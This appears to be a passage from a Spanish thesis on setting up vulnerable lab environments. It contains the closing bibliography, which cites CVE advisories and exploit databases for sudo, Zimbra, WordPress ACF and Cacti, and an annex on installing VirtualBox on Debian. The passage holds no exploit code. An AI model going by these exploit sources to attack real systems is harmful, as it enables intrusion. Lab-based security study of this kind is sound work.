[100] Github (2021) Blasty/CVE-2021-3156. Disponible en: https://github.com/blasty/CVE-2021-3156 (Consultado: 4 de mayo 2023)

[101] Github (2021) Imol/CVE-2021-3156. Disponible en: https://github.com/lmol/CVE-2021-3156 (Consultado: 4 de mayo 2023).

[102] Parasoft (Desconocido) Analizando al barón Samedit (Sudo CVE-2021-3156). Disponible en: https://es.parasoft.com/blog/analyzing-baron-samedit-sudo-cve-2021-3156/ (Consultado: 4 de mayo 2023)

[103] SSH Team Consulting (Desconocido) Nueva vulnerabilidad en SUDO POC-CVE-2021-3156. Disponible en: https://sshteam.com/nueva-vulnerabilidad-en-sudo-poc-cve-2021-3156/ (Consultado: 4 de mayo 2023)

[104] Packet Storm Security (2021) Sudo Heap-Based Buffer Overflow. Disponible en: https://packetstormsecurity.com/files/161160/Sudo-Heap-Based-Buffer-Overflow.html (Consultado: 4 de mayo 2023)

[105] Learn Microsoft (2023) Microsoft Security Bulletin MS15-018 – Critical. Disponible en: https://learn.microsoft.com/en-us/security-updates/securitybulletins/2015/ms15-018 (Consultado: 5 de mayo 2023)

[106] Microsof (Desconocido) Descargar imagen de disco de Windows 8.1 (archivo ISO). Disponible en: https://www.microsoft.com/es-es/software-download/windows8ISO (Consultado: 5 de mayo 2023)

[107] Inherht (2015) Analysis Of Internet Explorer's UXSS. Disponible en: https://blog.innerht.ml/ie-uxss/ (Consultado: 5 de mayo 2023)

[108] Packet Storm Security (2015) Miscrosoft Internet Explorer Universal XSS Proff Of Concept. Disponible en: https://packetstormsecurity.com/files/130308 (Consultado: 5 de mayo 2023)

[109] Github (2020) Rapid7. Disponible en: https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/gather/ie_uxss_injection.rb (Consultado: 5 de mayo 2023)

[110] Zymbra (2023) Zimbra A Synacor Product. Disponible en: https://www.zimbra.com/ (Consultado: 6 de mayo 2023)

[111] Binary Impulse (2013) Installing Zymbra Collaboration Suite On Ubuntu 12.04. Disponible en: https://binaryimpulse.com/2013/01/zimbra-zcs-ubuntu-12-04/ (Consultado: 6 de mayo 2023)

[112] Yaghutony (2013) How to Install Zymbra 8.0.2 on Ubuntu 12.04 LTS. Disponible en: http://yadhutony.blogspot.com/2013/02/installation-and-configuration-of.html (Consultado: 6 de mayo 2013)

[113] Mitre (Desconocido) CVE-2013-7091. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-7091 (Consultado: 6 de mayo 2023)

[114] National Vulnerability Database (NVD) (2020) CVE-2013-7091 Detail. Disponible en: https://nvd.nist.gov/vuln/detail/CVE-2013-7091 (Consultado: 6 de mayo 2023)

[115] Exploit DB (Desconocido) Zimbra Collaboration Server 7.2.2/8.0.2 – Local File Inclusion (Metasploit). Disponible en: https://www.exploit-db.com/exploits/30472 (Consultado: 6 de mayo 2023)

[116] Advanced Custom Fields (Desconocida) Advanced Custom Fields for WordPress Developers. Disponible en: https://www.advancedcustomfields.com/ (Consultado: 7 de mayo 2023)

[117] WordPress (Desconocido) Te damos la bienvenida al creador de página web más famoso del mundo. Disponible en: https://wordpress.com/es/ (Consultado: 7 de mayo 2023)

[118] Digital Ocean (2020) Como Instalar WordPress en Ubuntu 20.40 con una pila LAMP. Disponible en: https://www.digitalocean.com/community/tutorials/how-to-install-wordpress-on-ubuntu-20-04-with-a-lamp-stack-es (Consultado: 7 de mayo 2023)

[119] Advanced Custom Fileds (2023) Downloads. Disponible en: https://www.advancedcustomfields.com/downloads/ (Consultado: 7 de mayo 2023)

[120] Host Stud Web Community (2015) How to disable/enable allow_url_include and allow_url_fopen function using custom php.ini. Disponible en: https://hoststud.com/resources/how-to-disable-enable-allow_url_include-and-allow_url_fopen-function-using-custom-php-ini.36/ (Consultado: 7 de mayo 2023)

[121] Packet Strom Security (2013) WordPress Advanced Custom Fields Remote File Inclusion. Disponible en: https://packetstormsecurity.com/files/119221/ (Consultado: 7 de mayo 2023)

[122] Infosecmatter (Desconocido) WordPress Advanced Custom Fields Remote File Inclusion – Metasploit. Disponible en: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/webapp/wp_advanced_custom_fields_exec (Consultado: 7 de mayo 2023)

[123] Ametys (Desconocido) Plugin Newsletters. Disponible en: https://docs.ametys.org/en/ametys-v3/plugins/plugin-newsletters.html (Consultado: 12 de mayo 2023)

[124] Ametys (Desconocido) Welcome to Ametys 4. Disponible en: https://www.ametys.org/community/en/index.html (Consultado: 12 de mayo 2023)

[125] Ametys (Desconocido) Packaged Demo Installation. Disponible en: https://docs.ametys.org/en/ametys-v3/installation/packaged-demo-installation.html (Consultado: 12 de mayo 2023)

[126] iByteCode Technologies (2018) Installing Apache Tomcat 6.x in Windows. Disponible en: https://ibytecode.com/blog/installing-apache-tomcat-6-x-in-windows/ (Consultado: 13 de mayo 2023)

[127] Packet Strom Security (2013) Ametys CMS 3.5.2 XPath Injection. Disponible en: https://packetstormsecurity.com/files/124227 (Consultado: 13 de mayo 2023)

[128] Zero Science Lab (Desconocido) Ametys CMS 3.5.2 (lang parameter) XPath Injection Vulnerability. Disponible en: https://www.zeroscience.mk/en/vulnerabilities/ZSL-2013-5162.php (Consultado: 13 de mayo 2023)

[129] Issues Ametys (Desconocido) XPath Injection Vulnerability (lang param). Disponible en: https://issues.ametys.org/browse/CMS-5170 (Consultado: 13 de mayo 2023)

[130] Cacti (Desconocido) About Cacti. Disponible en: https://www.cacti.net/ (Consultado: 15 de mayo 2023

[131] Linux Shout (2023) How To Install Cacti monitoring on Ubuntu 22.04 | 20.04. Disponible en: https://linux.how2shout.com/how-to-install-cacti-monitoring-on-ubuntu-22-04-20-04/ (Consultado: 15 de mayo 2023)

[132] Green Cloud (Desconocido) How to install and Configure Cacti on Ubuntu 20.04. Disponible en: https://green.cloud/docs/how-to-install-and-configure-cacti-on-ubuntu-20-04/ (Consultado: 15 de mayo 2023)

[133] Linuxopsys (2022) How to install and Configure Cacti on Ubuntu 20.04. Disponible en: https://linuxopsys.com/topics/install-and-configure-cacti-on-ubuntu?utm_content=cmp-true (Consultado: 15 de mayo 2023)

[134] Vicarius (2023) Unauthenticated RCE in Cacti CVE-2022-46169. Disponible en: https://www.vicarius.io/blog/unauthenticated-rce-in-cacti-cve-2022-46169 (Consultado: 16 de mayo 2023).

[135] Sonar (2023) Cacti: Unauthenticated Remote Code Execution. Disponible en: https://www.sonarsource.com/blog/cacti-unauthenticated-remote-code-execution/ (Consultado: 16 de mayo 2023)

[136] Packet Strom Security (2023) Cacti 1.2.22 Command Injection. Disponible en: https://packetstormsecurity.com/files/170714/Cacti-1.2.22-Command-Injection.html (Consultado: 16 de mayo 2023)

[137] Exploit DB (2023) Exploit Database. Disponible en: https://www.exploit-db.com/ (Consultado: 18 de mayo 2023)

[138] Rapid 7 (2023) Vulnerability and Exploit Database. Disponible en: https://www.rapid7.com/db/ (Consultado: 18 de mayo 2023)

[139] Cxsecurity (2023) Cxsecurity.com. Disponible en: https://cxsecurity.com/ (Consultado: 18 de mayo 2023)

[140] Vulnerability Lab (2023) Vulnerability Lab – Vulnerability Research, Bug Bounties & Vulnerability Assesments. Disponible en: https://www.vulnerability-lab.com/ (Consultado: 18 de mayo 2023)

[141] 0day (2023) 0day.today. Disponible en: https://en.0day.today/ (Consultado: 18 de mayo 2023)

[142] Packet Storm Security (2023) Exploit Files. Disponible en: https://packetstormsecurity.com/files/tags/exploit/ (Consultado: 18 de mayo 2023)


23. LISTADOS DE ILUSTRACIONES

24. LISTADOS DE TABLAS


25. ANEXOS

25.1. Anexo I - Instalación de Virtual Box 7.0.8


Se utiliza como máquina *host* una distribución *Linux Debian 11.6*




Sobre la máquina *host* indicada anteriormente se comprueba que los repositorios de *software* no incluyen el repositorio de *VirtualBox*




Así pues, se añade el repositorio de *VirtualBox* al equipo host tal y conforme se indica en https://www.virtualbox.org/wiki/Linux_Downloads, dentro del apartado "*Debian Based Linux Distributions*".




Una vez incluido el repositorio anteriormente indicado, se procede con la descarga de la información de los paquetes desde todas las fuentes configuradas.




Acto seguido, se procede con la búsqueda del *software* en cuestión que se desea instalar. En este caso, se trata de *virtualbox 7.0*.




Una vez que se conoce el nombre exacto del *software* a instalar, se procede con la instalación del mismo. Se debe indicar que la instalación de *Virtual Box 6.1* también se podría haber realizado, pero se ha preferido utilizar la última versión disponible.




Después de la instalación, se agrega el usuario *pablo* al grupo llamado *vboxusers* creado de manera automática en el paso anterior.




Llegados a este punto, se ejecuta *VirtualBox* y se comprueba que la versión instalada es realmente la que se desea. La ejecución de *Virtual Box* se puede realizar por la línea de comandos, tal y conforme se indica a continuación, o bien por GUI a través de un menú que se ha creado de manera automática después de la instalación de *Virtual Box* realizada en pasos anteriores.


/bin/bash
/bin/bash 39x2
pablo@Debian-WorkStation:~$ virtualbox



Oracle VM VirtualBox Administrador
Archivo
Máquina
Ayuda
Herramientas
Preferencias
Importar
Exportar
Nueva
Añadir
¡Bienvenido a VirtualBox!
La parte izquierda de esta ventana contiene herramientas globales y una lista de todas las máquinas virtuales y grupos de máquinas virtuales en su computadora. Puede importar, añadir y crear nuevas MVs usando los botones correspondientes de la barra de herramientas. Puede abrir un «popup» del elemento seleccionado actualmente usando el botón de elemento correspondiente. Puede presionar la tecla F1 para obtener ayuda instantánea o visitar www.virtualbox.org para más información y las últimas noticias.

